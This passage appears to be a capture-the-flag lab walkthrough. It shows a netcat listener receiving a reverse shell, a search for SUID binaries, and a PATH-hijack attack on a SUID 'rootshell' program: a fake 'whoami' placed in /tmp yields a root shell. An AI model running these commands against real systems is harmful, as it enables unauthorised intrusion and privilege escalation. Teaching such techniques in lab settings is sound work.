
english spanish




```
┌──(root#Bhavesh)-[~/Tool]
└─# nc -lvnp 8787
listening on [any] 8787 ...
connect to [192.168.45.163] from (UNKNOWN) [192.168.174.14] 52828
Linux inclusiveness 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64 GNU/Linux
 17:15:40 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Privilege Escalation

```
find / -perm -4000 -type f 2>/dev/null
```



```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/bwrap
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/ntfs-3g
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/home/tom/rootshell
$
```




```
$ cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

int main() {

    printf("checking if you are tom...\n");
    FILE* f = popen("whoami", "r");

    char user[80];
    fgets(user, 80, f);

    printf("you are: %s\n", user);
    //printf("your euid is: %i\n", geteuid());

    if (strncmp(user, "tom", 3) == 0) {
        printf("access granted.\n");
        setuid(geteuid());
        execlp("sh", "sh", (char *) 0);
    }
}
```

Source code says if file is run behalf of the user **tom** as **whoami** for validation then it will get a **privileged** shell else it will print **userid**
For abuse this functionality we create a file as **whoami** and write program to print **tom**

```
echo "printf "tom"" > whoami
```

Give execute permission


```
chmod +x whoami
```



```
$ cd /tmp
$ echo "printf "tom"" > whoami
$ chmod +x whoami
$ export PATH=/tmp:$PATH
```

We add temporary **PATH** variable


```
export PATH=/tmp:$PATH
```



```
$ chmod +x whoami
$ export PATH=/tmp:$PATH
$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

All is set run the program

```
cd /home/tom
./rootshell
```



```
$ cd /home/tom
$ ./rootshell
id
uid=0(root) gid=33(www-data) groups=33(www-data)
cd /root
ls
flag.txt
proof.txt
```